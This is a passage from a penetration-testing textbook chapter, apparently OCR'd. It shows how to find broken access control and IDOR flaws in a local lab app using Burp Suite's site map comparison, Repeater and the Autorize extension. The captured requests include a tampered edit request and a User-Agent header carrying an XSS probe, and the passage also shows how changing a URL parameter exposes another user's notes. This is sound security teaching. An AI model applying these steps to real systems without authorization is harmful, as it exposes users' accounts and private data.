Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Autorize
JOSEPH
Software Vulnerability Scanner
Site map
Scope
Issue definitions
Add
Edit
Remove
Paste URL
Load ...

Target Scope

Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. The easiest way to configure scope is to browse to your target and use the context menus in the site map to include or exclude URL paths.

☐ Use advanced scope control

Include in scope

Enabled	Prefix
☑	http://127.0.0.1:8081/amazing-myths-2

Exclude from scope

Enabled	Prefix
☑	http://127.0.0.1:8081/amazing-myths-2/login
☑	http://127.0.0.1:8081/amazing-myths-2/logout
☑	http://127.0.0.1:8081/amazing-myths-2/register

Figure 11.3: *Scope tab*

7. Right-click on the site and select compare site map, as follows:




amazing-myths-2
/
about
addPost
addSecret
forgotpass
learn
login
logout
myAccour
privateNot
public
register
resources
updateAcc
vote
amazing-myt
amazing-myt
habit-helper-
/
forgotpass
userna
userna
login
login=
Host
http://127.0.0.1:8081/amazing-myths-2
Add to scope
Scan
Passively scan this branch
Actively scan this branch
Extensions
Engagement tools
Compare site maps
Expand branch
Expand requested items
Collapse branch
Delete branch
Copy URLs in this branch
Copy links in this branch
Save selected items
Issues
View
Show new site map window
Site map documentation

Figure 11.4: *Compare site maps*

8. For **Site Map 1**, select **Use current** and click the **Next** button. Refer to the following figure:



Compare site maps

Site Map 1

Select the source to use for this site map.


● Use current site map

○ Load from Burp project file

○ Load from Burp state file

Figure 11.5: *Setting up Compare site maps*

Then, on the next page, select **Use in-scope items only**, as shown:



Compare site maps

Site Map 1

Specify the items to include in this site map. If you want to re-request the site map in a different session context, you should restrict to in-scope items and also ensure that the defined scope excludes any requests that modify that context, including login and logout.


● Use all items with responses

○ Use only selected branches

☑ Include in-scope items only

Figure 11.6: *Site Map: Set use in-scope items only*

9. For **Site Map 2**, request map 1 in a different context, as shown in the following figure:



Compare site maps

Site Map 2

Select the source to use for this site map.


○ Load from Burp project file

○ Load from Burp state file

● Request map 1 again in a different session context (configured in Options / Sessions)

***Figure 11.7**: Site Map 2 set up*

10. Compare the results. The results will be shown in a separate window. Look at each URL request and response for each session. Burp Suite color-codes the responses to make this easier. Burp Suite uses orange when the requests are different, and the requests are dark when they are the same. Let us look at an example: the URL hidden that Julia can view is rendered but shown as a blank to our test account. This should be a 403 forbidden, so even though there is nothing to exploit, it makes us look closer to find possible oversites. Refer to the following figure:



Compare site maps

Key: Modified Deleted Added ☑ Sync sel

Map 1

http://127.0.0.1:8081

ost	Method	URL ^	Diff co...	Params	Status	Length
0.1:8081	GET	/amazing-myths-2			302	121
0.1:8081	GET	/amazing-myths-2/	1		200	4242
0.1:8081	GET	/amazing-myths-2/accounts	2		200	6436
0.1:8081	GET	/amazing-myths-2/comments	2		200	5708
0.1:8081	GET	/amazing-myths-2/editaccount				
0.1:8081	POST	/amazing-myths-2/editaccount		✓	302	154
0.1:8081	GET	/amazing-myths-2/editaccount?i...	2	✓	200	6204
1:8081	GET	/amazing-myths-2/editpost				
1:8081	POST	/amazing-myths-2/editpost		✓	302	151
1:8081	GET	/amazing-myths-2/editpost?id=1	3	✓	200	5551
0.1:8081	GET	/amazing-myths-2/hidden	2		200	4796
0.1:8081	GET	/amazing-myths-2/logs	1		200	9673
0.1:8081	GET	/amazing-myths-2/myAccount			200	5183
0.1:8081	GET	/amazing-myths-2/posts	2		200	5747
0.1:8081	GET	/amazing-myths-2/privateNotes	1		302	175

Request

```
GET /amazing-myths-2/hidden HTTP/1.1
Host: 127.0.0.1:8081
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platf
```

2 highlig

Response

MYTHS ★ ★ -- Amazing Myths In SciFi

TUTORIALSMANAGEACCOUNTSIGNOUT

Logs

Check the logs

Map 2

http://127.0.0.1:8081

Host	Method	URL ^	Diff c...	Params	Status	Lengt
http://127.0.0.1:8081	GET	/amazing-myths-2			302	121
http://127.0.0.1:8081	GET	/amazing-myths-2/	1		200	4385
http://127.0.0.1:8081	GET	/amazing-myths-2/acc...	2		200	2828
http://127.0.0.1:8081	GET	/amazing-myths-2/co...	2		200	2827
http://127.0.0.1:8081	GET	/amazing-myths-2/edit...				
http://127.0.0.1:8081	POST	/amazing-myths-2/edit...		✓	302	154
http://127.0.0.1:8081	GET	/amazing-myths-2/edit...	2	✓	200	2816
://127.0.0.1:8081	GET	/amazing-myths-2/edit...				
://127.0.0.1:8081	POST	/amazing-myths-2/edit...		✓	302	151
://127.0.0.1:8081	GET	/amazing-myths-2/edit...	3	✓	200	2855
http://127.0.0.1:8081	GET	/amazing-myths-2/hid...	2		200	2821
http://127.0.0.1:8081	GET	/amazing-myths-2/logs	1		200	176
http://127.0.0.1:8081	GET	/amazing-myths-2/my...			200	5183
http://127.0.0.1:8081	GET	/amazing-myths-2/posts	2		200	2819
http://127.0.0.1:8081	GET	/amazing-myths-2/priv...	1		302	170

Request

```
GET /amazing-myths-2/hidden HTTP/1.1
Host: 127.0.0.1:8081
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platf
```

2 highlig

Response

MYTHS ★ ★ -- Amazing Myths In SciFi

TUTORIALSACCOUNTSIGNOUT


© Amazing Myths In SciFi 2019

selected request
rendered view of response
same request in 2nd Map
Note this shows a blank page instead of Logs
Pretty
Raw
Hex
Render

***Figure 11.8**: Site Map Comparison*

Looking at the comparison, it is interesting that the edit page was again not displayed to our non-privileged user, but the POST request is not Orange and appears to have an identical response. This indicated a need to test the actions more thoroughly to see if the actions can be done, even if the pages cannot be viewed properly.

The easiest way to test this is to right-click on the request in site map 2, and from the sub-menu, select to send the request to the repeater. Then, in the **Repeater** tool, update the information that was being edited, as shown in the following figure, so you can recognize if it has changed:


Dashb
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Autorize
1 ×
Send
Cancel
Follow redirection
Target: http://127.0.0.1:8081
Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Inspector
Request Attributes
Request Query Parameters
Request Body Parameters
Request Cookies
Request Headers
Response Headers
Search...
0 matches
Search...
0 matches

Click to send modified request.

Response showing the modified request went through.


Edit the post title to Hello and Hacked

```
POST /amazing-myths-2/editpost HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 30
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0)
Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/amazing-myths-2/editpost?id=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=2F8BE08F431A196F7D0F0636FDBE9F5D; permissions
=dXNlcg==; username=test; notifications=cG9zdCxjb21tZW50;
CSRFTOKEN=8f14e45fceea167a5a[illegible]TPASSWORD=
W3Rva2Vu0jAxM2ExMjM2YmEzMD[illegible]k3LHVzZXI6Z3Jp
bmNoLGV4cGlyZXM6MTcwMTQwNjN[illegible]5
Connection: close

id=1&title=Hello+and+Hacked%21
```

```
HTTP/1.1 302
Location: /amazing-myths-2/posts
Content-Language: en-US
Content-Length: 0
Date: Mon, 18 Dec 2023 20:54:10 GMT
Connection: close
```

Figure 11.9: *Manually verify a suspicious site tool result*

Now, checking the result shows that the edit functionality is missing proper access control. Refer to the following figure:



Latest Posts

Hello and Hacked! HACKED!!

Posted by JuliaHull


Figure 11.10: *Verifying missing access control*

In the next section, we will run through the same testing with a different tool, the **Autorize** extension.

Autorize extension

The Autorize extension for Burp Suite is a valuable tool designed to streamline the detection of authorization vulnerabilities during penetration testing. Authorization testing is often one of the most time-consuming aspects of a penetration tester's work, and Autorize aims to simplify this process. The extension uses a low-privileged or non-logged-in cookie, allowing the penetration tester to navigate the website with a high-privileged user. It automatically repeats every request with the session of the low-privileged user and efficiently finds authorization vulnerabilities without requiring manual configuration. The extension reports enforcement statuses, color-coded for clarity: "Bypassed!" (In red), "Enforced!" (In green), and "Is enforced???" (In yellow, prompting configuration of the enforcement detector if needed). This automated approach saves time for the penetration tester and enhances the effectiveness of authorization testing.

The Autorize extension can be downloaded from the BApp Store. Using the BappStore to download extension was shown previously in *Chapter 5*, *Misconfiguration with Default Values*, and step-by-step details are available there. From the Extender Tab of Burp Suite, select the subtab BApp Store. Sort the extension list by popularity, and Autorize will be shown near the top of the list. Select the Autorize extension, and then scroll down to the right side of the screen and click the install button. Refer to the following figure:



Estimated system impact: **Low**

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popula...	Last updated	System imp...	Detail
Param Miner				18 Sep 2024	Low	Requires a later...
JSON Web Tokens	✓			29 Aug 2024	Low	Requires a later...
Active Scan++	✓			23 Nov 2023	Low	Pro extension
Retire.js	✓			14 Dec 2021	Low	Pro extension
Autorize				18 Sep 2024	Low	
Turbo Intruder				07 Aug 2024	Medium	Requires a later...
JS Miner				20 Jul 2023	Low	Pro extension
J2EEScan				25 Aug 2021	High	Pro extension
Collaborator Everywhere				09 Jan 2023	Low	Pro extension
Content Type Converter				23 Jan 2017	Low	
403 Bypasser				27 Sep 2022	Low	Pro extension
JS Link Finder				05 Sep 2019	Low	Pro extension
Software Vulnerability Sc...	✓			09 Apr 2019	Low	Pro extension
HTTP Request Smuggler	✓			16 Nov 2023	Low	
Hackvertor				24 Jan 2024	Low	
Logger++	✓			06 Jul 2023	High	Requires a later...
JSON Web Token Attacker	✓			04 Feb 2022	Medium	
.NET Beautifier				23 Jan 2017	Low	
Additional Scanner Chec...				21 Dec 2018	Low	Pro extension
JWT Editor				11 Sep 2024	Low	Requires a later...
XSS Validator				10 Feb 2022	High	Pro extension
Bypass WAF				29 Mar 2017	Low	
CSRF Scanner				04 Feb 2022	Low	Pro extension
InQL - GraphQL Scanner				10 Oct 2023	High	Requires a later...

The reported enforcement statuses are the following:

1. Bypassed! - Red color
2. Enforced! - Green color
3. Is enforced??? (please configure enforcement detector) - Yellow color

Estimated system impact

Overall: **Low**


Memory: Low
CPU: Low
Time: Low
Scanner: Low

Author: Barak Tawily, AppSec Labs
Version: 1.8.1
Source: https://github.com/portswigger/autorize
Updated: 18 Sep 2024
Rating:
Popularity:

Figure 11.11: Autorize Extension in BApp Store

Let us walk through an example of how to use the Autorize extension with the **`amazing-myths-2`** application:

1. Go to the **Autorize** tab.
2. In the configuration area, paste your low-privileged cookies in the textbox under temporary headers. These can be found in a request from our last example.
3. Select the **Check unauthenticated** responses.
4. Click the **Autorize off** button to turn **Autorize on**. Refer to the following figure:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Deserialization Scanner
Autorize
ID
URL
Request/Response Viewers
Configuration
Autorize is on
Clear List
Add
Remove
Enforcement Detector
Detector Unauthenticated
Interception Filters
Match/Replace
Table Filter
Save/Restore
Add filter
Remove filter
Modify

☑ Ignore 304/204 status code responses
☐ Prevent 304 Not Modified status code
☐ Intercept requests from Repeater
☑ Check unauthenticated
☐ Replace query params
☐ Auto Scroll

Temporary headers:

```
JSESSIONID=472AAFD88FBD95F171D41832AA239B36;
permissions=dXNlcg==; username=Pumpkin
```

Type: Scope items only: (Content is not required)

Content:


Filter List:

```
URL Not Contains (regex): (\.js|\.css|\.png|\.jpg|\.svg|\.jpeg|\.gif|\.woff|\.map|\.bmp|\.ico)(?![a-z]+)[?]*[\S]*$
Ignore spider requests:
```

Figure 11.12: Turn Autorize Extension On

5. You can further limit it by selecting an option from the interception filters. In this case, we only choose in-scope items.
6. Log in as JuliaHull and browse. If Autorize was on earlier, you can click the **Clear List** button to make this easier to sort through.
7. Check the results. The **Autorize** tool tagged the two actions as bypasses and is unsure about the other pages, which do not return 403 but have different content. We can click the **Request/Response Viewers** to see the requests and

responses for any particular request. Refer to the following figure:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Autorize
JOSEPH
Select bypassed request
Request/Response Viewers
Configuration
Compare original, modified, and unauthenticated requests and responses
Modified Request
Modified Response
Pretty
Raw
Hex
Original Request
Original Response
Expand
Unauthenticated Request
Unauthenticated Response
Render

ID	Method	URL	Orig. Len	Modif. Len	Unauth. L...	Authz. Sta...	Unauth. S...
46	GET	http://127.0.0.1:8081/amazing-myths-2/hidden	4632	2657	2778	Is enforce...	Is enforce...
47	GET	http://127.0.0.1:8081/amazing-myths-2/logs	17310	14	14	Is enforce...	Is enforce...
48	GET	http://127.0.0.1:8081/amazing-myths-2/hidden	4632	2657	2778	Is enforce...	Is enforce...
49	GET	http://127.0.0.1:8081/amazing-myths-2/posts	5582	2655	2776	Is enforce...	Is enforce...
50	GET	http://127.0.0.1:8081/amazing-myths-2/editpost?id=1	5387	2690	2811	Is enforce...	Is enforce...
51	POST	http://127.0.0.1:8081/amazing-myths-2/editpost	0	0	0	Bypassed!	Bypassed!
52	GET	http://127.0.0.1:8081/amazing-myths-2/posts	5582	2655	2776	Is enforce...	Is enforce...
53	GET	http://127.0.0.1:8081/amazing-myths-2/comments	5544	2663	2784	Is enforce...	Is enforce...
54	GET	http://127.0.0.1:8081/amazing-myths-2/accounts	6534	2664	2785	Is enforce...	Is enforce...
55	GET	http://127.0.0.1:8081/amazing-myths-2/editaccount?id=6	6041	2652	2773	Is enforce...	Is enforce...
56	POST	http://127.0.0.1:8081/amazing-myths-2/editaccount	0	0	0	Bypassed!	Bypassed!
57	GET	http://127.0.0.1:8081/amazing-myths-2/accounts	6534	2664	2785	Is enforce...	Is enforce...

```
POST /amazing-myths-2/editpost HT
Host: 127.0.0.1:8081
Content-Length: 28
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
```

```
POST /amazing-myths-2/editpost HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 28
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
```

```
HTTP/1.1 302
Location: /amazing-myths-2/posts
Content-Language: en-US
Content-Length: 0
Date: Mon, 18 Dec 2023 21:04:57 GMT
Connection: close
```

***Figure 11.13**: Autorize results*

The extension does say the two actions are bypasses, and they certainly look like bypasses, but as stated in the site map subsection, for actions, we need to verify the action occurred. If these were sensitive pages, this would be enough. The penetration tester would still need to perform manual validation using a repeater or something similar for actions.

Fixing missing function level access control

Addressing missing function level access control is crucial for maintaining the security of an application. To fix this vulnerability, it is essential to restrict access to authenticated users, especially for non-public pages or functions. Implementing user and role-based permissions is another key measure to enforce proper access controls. The risk of unauthorized access is significantly reduced by clearly defining which users or roles are authorized to access specific functionalities. Additionally, disallowing requests to unauthorized page types helps fortify the application against potential exploits related to access control. Combining these measures establishes a robust defense against missing function level access control, ensuring that only authorized users can access designated functionalities within the application.

Insecure Direct Object Reference

IDOR is a vulnerability when an application supplies improper access to sensitive or restricted resources. It allows an attacker to manipulate references to objects and access unauthorized data, such as files or database entries, by exploiting the lack of proper authorization checks. The most common use case is when a direct object reference is in a get URL parameter, such as the URL **http://FakeBankApp/myaccount?account=123**. Then, an attacker could change the account parameter from 123 to 124, view another person's account, and gain access to that person's account.

The IDOR is more complex to find. The four examples covered below will vary in difficulty. IDOR always requires recognizing that a direct object reference is being used, and that is why IDORs are rarely found by any automated tool or scan. They require manual testing.

IDOR testing procedures walkthrough with examples

As we walk through these examples, please keep in mind that an IDOR can occur in any of the locations listed in *Table 11.1*. Our first example will be in the **`amazing-myths-3`** application, and then we will look at the same IDOR with two slightly different and more challenging implementations in **`amazing-myths-2`** and **`amazing-myth-3`**. Then, we will look at using Burp Intruder with an IDOR to enumerate available data in the habit-helper application.

IDOR example one

In the first three examples, we aim to read Julia Hull's secret journal/private notes. First, log in with a previously created account or create a new account now in this application.

After logging in, create a secret journal entry and view it using the menu options as follows:




Create
Secret Journal Entry
View details
See
Your Private Notes
View details

Figure 11.14: Create and View Secret Journal

Upon viewing our user's private notes created in the previous step, we see the following:


MYTHS★ ★ -- Amazing Myths In SciFi
TUTORIALSACCOUNTSIGNOUT


Secret Journal of grinch2

2023/12/19 11:25:45

I steal christmas presents.

Figure 11.15: Viewing private notes

The URL has a get parameter author with a value that is our current username. Assuming this is the simplest case of IDOR, we switch this value to JuliaHull and see what happens. As shown below, we can now view Julia's secret journal:



127.0.0.1:8081/amazing-myths-3/privateNotes?author=JuliaHull

MYTHS★ ★ -- Amazing Myths In SciFi
TUTORIALSACCOUNTSIGNOUT

Secret Journal of JuliaHull

10/19/2019 12:16AM

